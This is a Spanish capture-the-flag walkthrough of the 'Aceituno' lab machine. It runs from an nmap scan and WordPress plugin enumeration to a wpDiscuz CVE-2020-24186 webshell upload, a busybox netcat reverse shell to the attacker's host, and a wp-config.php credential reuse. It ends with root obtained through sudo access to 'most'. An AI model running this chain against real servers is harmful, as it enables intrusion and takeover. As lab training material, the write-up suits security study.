ACEITUNO

CONECTIVIDAD

```
ping -c1 192.168.0.105
```

```
└─# ping -c1 192.168.0.105
PING 192.168.0.105 (192.168.0.105) 56(84) bytes of data.
64 bytes from 192.168.0.105: icmp_seq=1 ttl=64 time=5.84 ms

── 192.168.0.105 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 5.842/5.842/5.842/0.000 ms
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.105 -T 3
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.105 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 03:56 EST
Nmap scan report for 192.168.0.105
Host is up (0.0013s latency).
Not shown: 40577 filtered tcp ports (no-response), 24954 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 0f:7d:a0:9a:ad:8f:f6:85:fc:69:f4:43:53:72:3b:b1 (ECDSA)
|_  256 0a:02:48:06:90:21:90:15:e6:7d:09:83:63:a2:bd:19 (ED25519)
80/tcp   open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 6.5.2
|_http-server-header: Apache/2.4.59 (Debian)
443/tcp  open  http    Apache httpd 2.4.59
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.59 (Debian)
3306/tcp open  mysql   MySQL 5.5.5-10.11.6-MariaDB-0+deb12u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.11.6-MariaDB-0+deb12u1
|   Thread ID: 444
|   Capabilities flags: 63486
|   Some Capabilities: ODBCClient, Support41Auth, FoundRows, LongColumnFlag, Speaks41ProtocolOld, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, SupportsCompression, S
upportsTransactions, SupportsLoadDataLocal, ConnectWithDatabase, InteractiveClient, DontAllowDatabaseTableColumn, Speaks41ProtocolNew, SupportsAuthPlugins, SupportsMu
ltipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: o,)+:#=MHa1lQ/5^X"=L
|_  Auth Plugin Name: mysql_native_password
MAC Address: 08:00:27:D3:8F:24 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22,80,443 y 3306

Tenemos un aceituno.thl que añadimos al /etc/hosts



ENUMERACIÓN

Probé cositas, con nuclei, gobuster, dirb y no encontre nada

en concreto, pero, investigando, encontramos que es posible que en wordpress

exista vulnerabilidades incluso si se encuentra actualizado en su

última versión debido a los plugins.Podemos listar los plugins instalados

en el sistema de la siguiente manera:

nmap -p 80 --script http-wordpress-enum --script-args

check-latest,search-limit=1500 aceituno.thl

(Paciencia; tarda un poco)

Tenemos el plugin wpdiscuz 7.0.4

```
└─# nmap -p 80 --script http-wordpress-enum --script-args check-latest,search-limit=1500 aceituno.thl
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 13:49 EST
Nmap scan report for aceituno.thl (192.168.0.105)
Host is up (0.00068s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-wordpress-enum:
| Search limited to top 1500 themes/plugins
|   plugins
|     akismet
|_    wpdiscuz 7.0.4
MAC Address: 08:00:27:D3:8F:24 (Oracle VirtualBox virtual NIC)
```

EXPLOTACIÓN

Ejecutamos el exploit indicando la ruta donde tenemos el

wordpress y la ruta de una publicación

python3 exploit.py -u http://aceituno.thl -p /2024/04/23/hola-mundo/


```
└─# python3 exploit.py -u http://aceituno.thl -p /2024/04/23/hola-mundo/
[-] Wordpress Plugin wpDiscuz 7.0.4 - Remote Code Execution
[-] File Upload Bypass Vulnerability - PHP Webshell Upload
[-] CVE: CVE-2020-24186
[-] https://github.com/hevox

[+] Response length:[97732] | code:[200]
[!] Got wmuSecurity value: 83693e7522
[!] Got wmuSecurity value: 1
[+] Generating random name for Webshell...
[!] Generated webshell name: rrfdatowdgixbug

[!] Trying to Upload Webshell..
[+] Upload Success... Webshell path:http://aceituno.thl/wp-content/uploads/2024/12/rrfdatowdgixbug-1733774445.0991.php

> id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Para tener mayor estabilidad nos creamos una reverseshell

Nos ponemos a la escucha por netcat

nc -nlvp 4444

> busybox nc 192.168.0.49 4444 -e bash



Tratamos la TTY

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

ESCALADA DE PRIVILEGIOS

El archivo wp-config.php de WordPress contiene configuraciones

esenciales que determinan cómo funciona el sitio web y cómo

se conecta con la base de datos, entre otras configuraciones clave.

www-data@Aceituno:/var/www/html/wordpress$ cat wp-config.php

/** Database username */
define('DB_USER', 'wp_user');

/** Database password */
define('DB_PASSWORD', 'Tomamoreno');

Con estas credenciales nos conectamos por mysql.

mysql -u wp_user -p

Manipulando la base de datos

aceituno | ElSe  orDeLaNoche

Nos hacemos aceituno

```
www-data@Aceituno:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wp_user' );

/** Database password */
define( 'DB_PASSWORD', 'Tomamoreno' );
```

```
www-data@Aceituno:/var/www/html/wordpress$ su aceituno
Password:
aceituno@Aceituno:/var/www/html/wordpress$ whoami
aceituno
aceituno@Aceituno:/var/www/html/wordpress$
```

Buscamos permisos sudo


```
aceituno@Aceituno:/var/www/html/wordpress$ sudo -l
Matching Defaults entries for aceituno on Aceituno:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User aceituno may run the following commands on Aceituno:
    (root) NOPASSWD: /usr/bin/most
aceituno@Aceituno:/var/www/html/wordpress$
```


Most es un programa de visualización de texto que permite interactuar con los archivos que se abren.

aceituno@Aceituno:/tmp$ sudo /usr/bin/most /etc/passwd

Al entrar pulsamos shift+W+E y seguidamente !/bin/bash

y nos hacemos root


daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
aceituno:x:1000:1000:aceituno,,,:/home/aceituno:/bin/bash
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
mysql:x:101:110:MySQL Server,,,:/nonexistent:/bin/false
polkitd:x:997:997:polkit:/nonexistent:/usr/sbin/nologin
:!/bin/bash


aceituno@Aceituno:/tmp$ sudo /usr/bin/most /etc/passwd
W
root@Aceituno:/tmp# whoami
root

🖖 **Buen día.**